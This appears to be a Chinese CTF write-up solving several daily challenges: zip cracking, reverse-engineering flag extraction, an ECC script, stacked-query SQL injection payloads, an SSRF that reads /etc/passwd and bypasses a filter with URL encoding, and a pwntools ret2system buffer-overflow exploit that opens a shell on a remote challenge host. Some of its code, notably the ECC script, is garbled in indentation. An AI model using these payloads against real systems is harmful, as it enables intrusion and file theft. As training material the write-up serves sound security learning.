


8.22 Blue-Whale 每日一题WP

1-misc




压缩包提示有密码，所以用zipperello爆破






配置如上，但不知道为什么跑不了

所以用ARCPHR




这两工具建议都学一下，zipperello爆破速度更快但只能用于zip。

解压发现还有个压缩包，压缩包里似乎有一个和外面一眼的图片，所以我们用明文攻击



用于明文攻击的压缩包创建软件是winRAR，所以我们要下一个一样的解压缩软件来保证压缩算法是一样的



解压出两个文件，一个压缩包还有一个图片。

3.zip是伪加密

强制分离文件，得到flag。

flag{159c6275f0015c037e70a118f25b9a99}

ps：这题选的不是很好，明文攻击很耗时间

1000Click

查壳，发现无壳，所以用ida直接打开

shift+f12查看字符串，发现有很多个flag

Se	Address	Length	Type	String
te	00000000	0000000C	C	GlobalFlags
te	00000027	00000027	C	flag{PYgQrb2Qn2k5A7KGR9eraXbkGHD098ap}
te	00000027	00000027	C	flag{HOLAo1eCaQ2RqH0nsLzzRoK2wBkLT03n}
te	00000027	00000027	C	flag{Yw3hpsUf8ej0YJoZAaLqt4vIosMrJBzO}
te	00000027	00000027	C	flag{UxONuUB6WP16Z5gTdvOdwKKuLuKQ6NpC}
te	00000027	00000027	C	flag{hyV1QTBj3HqMqunfESegucVxKfzXkw}
te	00000027	00000027	C	flag{03Nm51dUp9ueyn1z0kYCY9AWd3w7VOIWJ}
te	00000027	00000027	C	flag{HE1TSAwkz9smK8yStf1LrEqTB3Txy1r}
te	00000027	00000027	C	flag{d2NEp2yh0nvxkU6fFHYnnp3vvTYMRGys}
te	00000027	00000027	C	flag{XyGd86xFTm2zJg7PF99Ldir90qZ93zJ}
te	00000027	00000027	C	flag{VyaS54APdD12jGWct8DKK7Amy7GU1JJU}
te	00000027	00000027	C	flag{er3ZQ2GsAdFr4tbdyzSMCAiIqWhZntXP}
te	00000027	00000027	C	flag{kwCiC7p61KjnhVhtAzaWI3tyYc923bm}
te	00000027	00000027	C	flag{vu2HnQstrhoJ7EwYM82bIG04MGdelyaq}
te	00000027	00000027	C	flag{KBrIMSkdv39YoKevYLYFnftUQMRyEAKy}
te	00000027	00000027	C	flag{Li3CagVxKo1KJVw7fEnFTczNSqKlyn2r}
te	00000027	00000027	C	flag{sF0472TOKLIGOp18aEhhy41K8LRwzusp}
te	00000027	00000027	C	flag{MBSyErzRISZLyBbNikDb2c4WGfT0IKyc}
te	00000027	00000027	C	flag{d18mZBcUFkAPbGFKPjUk5t5ETQLYxL1i}
te	00000027	00000027	C	flag{9fbEOLaQJVItoNtYA6Alvcygi2Tsbdc1u}
te	00000027	00000027	C	flag{OC8rK7GJ31P0JMFYV6E9ATOS4YG1zbrU}
ti	00000027	00000027	C	flag{j978grZbNS8WGszcv8CXQUZW6COac6eY}
te	00000027	00000027	C	flag{m41Ajl4bUafunfVsIhj6yqbrAbOatWvo}
ti	00000027	00000027	C	flag{SUSVEk8YwltsoeytPPKmY6vZcQ81eczw}
te	00000027	00000027	C	flag{LOa77RXSIqZW1VQMfBB7FGrc3ea50XnC}
ti	00000027	00000027	C	flag{SIwprwdVx7RXe194nepJ9k1nefBqLBS2}
te	00000027	00000027	C	flag{TIBntXVbdZ4Z9VRtoOQ2wRlvDNIjQ8Ra}
ti	00000027	00000027	C	flag{hILCmjfvtk0hjuIoRoI7URSTtmDBZni}
ti	00000027	00000027	C	flag{X3rcV2cx2t18GxRqV2j8db0RTFOitR5N}
te	00000027	00000027	C	flag{UaHcQ9fz0D8ZXFVrqYR1apLe1ScnMW3E}
te	00000027	00000027	C	flag{YXvrfJAbc58t1ZFzffpKkSwiCk5EzXyT}
ti	00000027	00000027	C	flag{RCdVZyziX1M1FVNYBhhprja1Mi4WwjIK}
ti	00000027	00000027	C	flag{Wzvm9hpC4jYipLHWaLXMaxmAFLTzi4zb}
ti	00000027	00000027	C	flag{jC9iv4SlmqNJOGxZdZvkboOvannGqnJB}
te	00000027	00000027	C	flag{QqoGbr2o2WYrIVJERifkZVK1ZulW5RoH6}
te	00000027	00000027	C	flag{CeBZzKrT3mnEm3gZ00qPRQ80VPMFwdz}
te	00000027	00000027	C	flag{8NDgCYfX1V1a9wocVmkrKZeXaBrBf7f}
te	00000027	00000027	C	flag{EAU5dKJt0gmQibjIwg50TmCtY0p4k0}
te	00000027	00000027	C	flag{TnIFRIucB7GsFOChaY0rKsOqIkP90go9}
te	00000027	00000027	C	flag{G7vcdxIwY2nsJVNenyRN6OvyRekdMnyW}
te	00000027	00000027	C	flag{kfwNT4RKG1GVsVdu0MFV2t7ak1zKuqYQ}

找到data段的内容，发现只有一个有被调用，所以这一个就是flag

```

. ....
.data:005C49B0 aFlagLi3cagvxko db 'flag{Li3CagVxKo1KJVw7fEnFTczNSqKlyn2r}',0
.data:005C49D7 align 4
.data:005C49D8 aFlagSf0472tokl db 'flag{sF0472TOKLIGOp18aEhhy41K8LRwzusp}',0
.data:005C49FF align 10h
.data:005C4A00 aFlagMbsyerzris db 'flag{MBSyErzRISZLyBbNikDb2c4WGfT0IKyc}',0
.data:005C4A27 align 4
.data:005C4A28 aFlagDl8mzbucfk db 'flag{d18mZBcUFkAPbGFKPjUk5t5ETQLYxL1i}',0
.data:005C4A4F align 10h
.data:005C4A50 aFlag9fbEOLaQJV db 'flag{9fbEOLaQJVItoNtYA6Alvcygi2Tsbdc1u}',0
.data:005C4A77 align 4
.data:005C4A78 aFlagOc8rk7gj3l db 'flag{OC8rK7GJ31P0JMFYV6E9ATOS4YG1zbrU}',0
.data:005C4A9F align 10h
.data:005C4AA0 aFlagJ978grzbns db 'flag{j978grZbNS8WGszcv8CXQUZW6COac6eY}',0
.data:005C4AC7 align 4
.data:005C4AC8 aFlagM41aj14bua db 'flag{m41Ajl4bUafunfVsIhj6yqbrAbOatWvo}',0
.data:005C4AEF align 10h
.data:005C4AF0 aFlagSusvek8ywl db 'flag{SUSVEk8YwltsoeytPPKmY6vZcQ81eczw}',0
.data:005C4B17 align 4
.data:005C4B18 aFlagLoa77rxsiq db 'flag{LOa77RXSIqZW1VQMfBB7FGrc3ea50XnC}',0
.data:005C4B3F align 10h
.data:005C4B40 aFlagSIwprwdvx7 db 'flag{SIwprwdVx7RXe194nepJ9k1nefBqLBS2}',0
.data:005C4B67 align 4
.data:005C4B68 ; CHAR Text[]
.data:005C4B68 Text db 'flag{TIBntXVbdZ4Z9VRtoOQ2wRlvDNIjQ8Ra}',0
.data:005C4B68 ; DATA XREF: sub_402790+23f0
.data:005C4B68 ; sub_4027D0:loc_40282A10
.data:005C4B8F align 10h
.data:005C4B90 aFlagHilcmjfvtk db 'flag{hILCmjfvtk0hjuIoRoI7URSTtmDBZni}',0
.data:005C4BB7 align 4
.data:005C4BB8 aFlagX3rcv2cx2t db 'flag{X3rcV2cx2t18GxRqV2j8db0RTFOitR5N}',0
.data:005C4BDF align 10h
.data:005C4BE0 aFlagUahcQ9fz0d db 'flag{UaHcQ9fz0D8ZXFVrqYR1apLe1ScnMW3E}',0
.data:005C4C07 align 4
.data:005C4C08 aFlagYXvrfJabc5 db 'flag{YXvrfJAbc58t1ZFzffpKkSwiCk5EzXyT}',0
.data:005C4C2F align 10h
.data:005C4C30 aFlagRcdvzyizxl db 'flag{RCdVZyziX1M1FVNYBhhprja1Mi4WwjIK}',0
.data:005C4C67 align 4
001C23D8 005C49D8: .data:aFlagSf0472tokl (Synchronized with Hex View-1)

```

EasyRE

ida打开，查找字符串，看见一个flag，但是是假flag qq

Se	Address	Length	Type	String
.te	77110000	00000019	C	flag{NP2NiaNXx1C1GYVQ50}
.te	77110001	00000012	C	xIrcj~<r 2tWsv3PtI
.te	77110002	00000006	C	zndka
.te	77110003	00000007	C	right\n
.tu	77110004	00000006	C	pause
.tu	77110005	00000005	C	input
.te	77110006	00000038	C	C:\Users\Administrator\source\repos\rel\Release\rel.pdb
.te	77110007	00000009	C	.text\$mn
.te	77110008	00000009	C	.idata\$5
.te	77110009	00000007	C	.00cfg
.te	7711000A	00000009	C	.CRT\$XCA
.te	7711000B	0000000A	C	.CRT\$XCAA
.tu	7711000C	00000009	C	.CRT\$XCZ
.te	7711000D	00000009	C	.CRT\$XIA
.te	7711000E	0000000A	C	.CRT\$XIAA
.te	7711000F	0000000A	C	.CRT\$XIAC
.te	77110010	00000009	C	.CRT\$XIZ
age .te	77110011	00000009	C	.CRT\$XPA
.te	77110012	00000009	C	.CRT\$XPZ
.te	77110013	00000009	C	.CRT\$XTA
.tu	77110014	00000009	C	.CRT\$XTZ

到main函数代码审计

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v3; // edx
    char *v4; // esi
    char v5; // al
    unsigned int i; // edx
    int v7; // eax
    char Arglist[16]; // [esp+2h] [ebp-24h] BYREF
    __int64 v10; // [esp+12h] [ebp-14h] BYREF
    int v11; // [esp+1Ah] [ebp-Ch]
    __int16 v12; // [esp+1Eh] [ebp-8h]

    sub_401020(Format, Arglist[0]);
    v11 = 0;
    v12 = 0;
    *(_OWORD *)Arglist = 0LL;
    v10 = 0LL;
    sub_401050("%s", (char)Arglist);
    if ( strlen(Arglist) == 24 )
    {
        v3 = 0;
        v4 = (char *)&v10 + 7;
        do
        {
            v5 = *v4--;
            byte_40336C[v3++] = v5;
        }
        while ( v3 < 24 );
        for ( i = 0; i < 0x18; ++i )
            byte_40336C[i] = (byte_40336C[i] + 1) ^ 6;
        v7 = strcmp(byte_40336C, axircjr2twsv3pt);
        if ( v7 )
            v7 = v7 < 0 ? -1 : 1;
        if ( !v7 )
        {
            sub_401020("right\n", Arglist[0]);
            system("pause");
        }
    }
    return 0;
}

```

这题动态调试好像ida就直接坠机了，所以老老实实写脚本

```
a="xIrcJ~<r|2tWsv3PtI\x7fzndka"
b=""
for i in range(len(a)):
    b+=chr((ord(a[i])^6)-1)
print(b[::-1])
#flag{xNqU4otPq3ys9wkDsN}
```

easy_ECC

不是很会讲数学题，大家自己看一下吧

<https://zhuanlan.zhihu.com/p/101907402>

<https://ctf-wiki.org/crypto/asymmetric/discrete-log/ecc/>

贴个代码在这

```
class point:
    def __init__(self,x,y):
        self.x=x
        self.y=y
class ell:
    def __init__(self,p,a,b):
        self.p=p
        self.a=a
        self.b=b
    def add(self,pA,pB):
        if pA.x==pB.x and pA.y==pB.y:
            k=mod((3*(pA.x*pA.x)+self.a),(2*pA.y),self.p)
        else:
            k=mod((pB.y-pA.y),(pB.x-pA.x),self.p)
            rx=k*k-pA.x-pB.x
            rx=rx%self.p
            ry=k*(pA.x-rx)-pA.y
            ry=ry%self.p
            R = point(rx,ry)
            return R
    def ne(self,n,G):
        s=str(bin(n)[::-1])
        print(s)
        sumG=None
        addPoint = G
        for i in range(len(s)):
            if s[i]=='1':
                if sumG is None:
                    sumG = addPoint
                else:
                    sumG=self.add(sumG, addPoint)
                    addPoint = self.add(addPoint, addPoint)
        return sumG

def mod(a,b,p):
    #a/b mod p
    if b<0:
```

```

        b=-b
        a=-a
        return (a%p*pow(b,p-2,p))%p

p = 15424654874903
a = 16546484
b = 4548674875
ep = ell(p,a,b)
G = point(6478678675,5636379357093)
k = 546768
flag=ep.ne(k,G)
print(flag.x+flag.y)

```

supersqli

<http://61.147.171.105:62859/?inject=1%3Bshow+databases--+>

字符型注入，过滤了常见的联合查询语句，这里附上几份答案

法1:

```

?inject=11';show tables;#查询所有表

?inject=11';show columns from `1919810931114514`;#查询表里的内容

?inject=11';handler `1919810931114514` open as `a`; handler `a` read next;#

```

法2:

预处理

```

?inject=11';prepare huaji from
0x73656c6563742067726f75705f636f6e636174287461626c655f6e616d65292066726f6d20696e
666f726d6174696f6e5f736368656d612e7461626c6573207768657265207461626c655f73636865
6d613d64617461626173652829;execute huaji;#
查表语句，此处的16进制解码为select group_concat(table_name) from
information_schema.tables where table_schema=database()

?inject=11';prepare huaji from
0x73656c6563742067726f75705f636f6e63617428636f6c756d6e5f6e616d65292066726f6d2069
6e666f726d6174696f6e5f736368656d612e636f6c756d6e73207768657265207461626c655f6e61
6d653d2731393139383130393333131313435313427;execute huaji;#
查列名语句，此处是select group_concat(column_name) from information_schema.columns
where table_name='1919810931114514'，得到flag字段，下一步直接查flag就行

?inject=11';prepare huaji from
0x73656c6563742067726f75705f636f6e636174282a292066726f6d2060313931393831303933331
31313435313460;execute huaji;#
不知道为什么跑不出来，有懂哥可以私戳我一下
还有个方法坠机了，就不写上面了

```

题目名称-SSRF Me

看到验证码是Captcha: substr(md5(captcha), -6, 6) == "2b7218" 这种，所以写脚本

```

import hashlib
import itertools
import string

def find_md5_suffix(target_suffix, charset=string.ascii_letters + string.digits,
max_length=8):
    """
    找到MD5哈希值后六位匹配指定后缀的数据。

    :param target_suffix: 目标后缀（例如"8b184b"）。
    :param charset: 数据的字符集。
    :param max_length: 最大长度。
    :return: 找到的字符串。
    """
    target_suffix = target_suffix.lower() # 确保后缀为小写

    for length in range(1, max_length + 1):
        print(f"正在尝试长度为 {length} 的字符串...")
        for candidate in itertools.product(charset, repeat=length):
            candidate_str = ''.join(candidate)
            hash_val = hashlib.md5(candidate_str.encode()).hexdigest()
            if hash_val[-6:] == target_suffix:
                return candidate_str, hash_val

    return None, None

if __name__ == "__main__":
    target = "2b7218"
    charset = string.digits # 可根据需要修改字符集
    max_length = 8 # 设置最大尝试长度

    result, hash_val = find_md5_suffix(target, charset, max_length)

    if result:
        print(f"找到匹配的数据: {result}")
        print(f"对应的MD5哈希值: {hash_val}")
    else:
        print("未找到匹配的数据。")

```

file:///etc/passwd能读到内容

Visit URL

Captcha: substr(md5(captcha), -6, 6) == "2b7218"
reset

Submit

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/:/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534:/nonexistent:/usr/sbin/nologin

但是file:///flag不行，猜测是flag被过滤了，所以用url编码

file:/// %66%6c%61%67

Visit URL

Captcha: substr(md5(captcha), -6, 6) == "7ef102" [reset](#)

flag{8f62d75de5b51d6979790cdf2cf05d4}

ps: 这题用gopher打也可以

cgpwn2

checksec查，发现只开了nx保护

查看字符串，发现有system，但是没有/bin/sh

main里调用了hello函数，点进去看发现一个会导致溢出的gets

思路：

1. 由于只开启了NX，那么name的地址是不变的，记下name地址，输入/bin/sh到name里
2. 利用gets溢出，覆盖返回地址为system的函数地址
3. 把name作为参数传给system，构成system("/bin/sh")

所以写exp

```
from pwn import *
elf = ELF('./cgpwn2')
sys_addr = elf.symbols['system'] #获取system函数地址
binsh_addr = 0x0804A080 #name的地址

payload = b'a'*42 + p32(sys_addr) + p32(0xaaaa) + p32(binsh_addr)
#42是因为s距离ebp有0x26，ebp本身有4字节，所以是42
p = remote('61.147.171.103', 52246)
p.sendlineafter('name', '/bin/sh')
p.sendlineafter('here', payload)
p.interactive()
```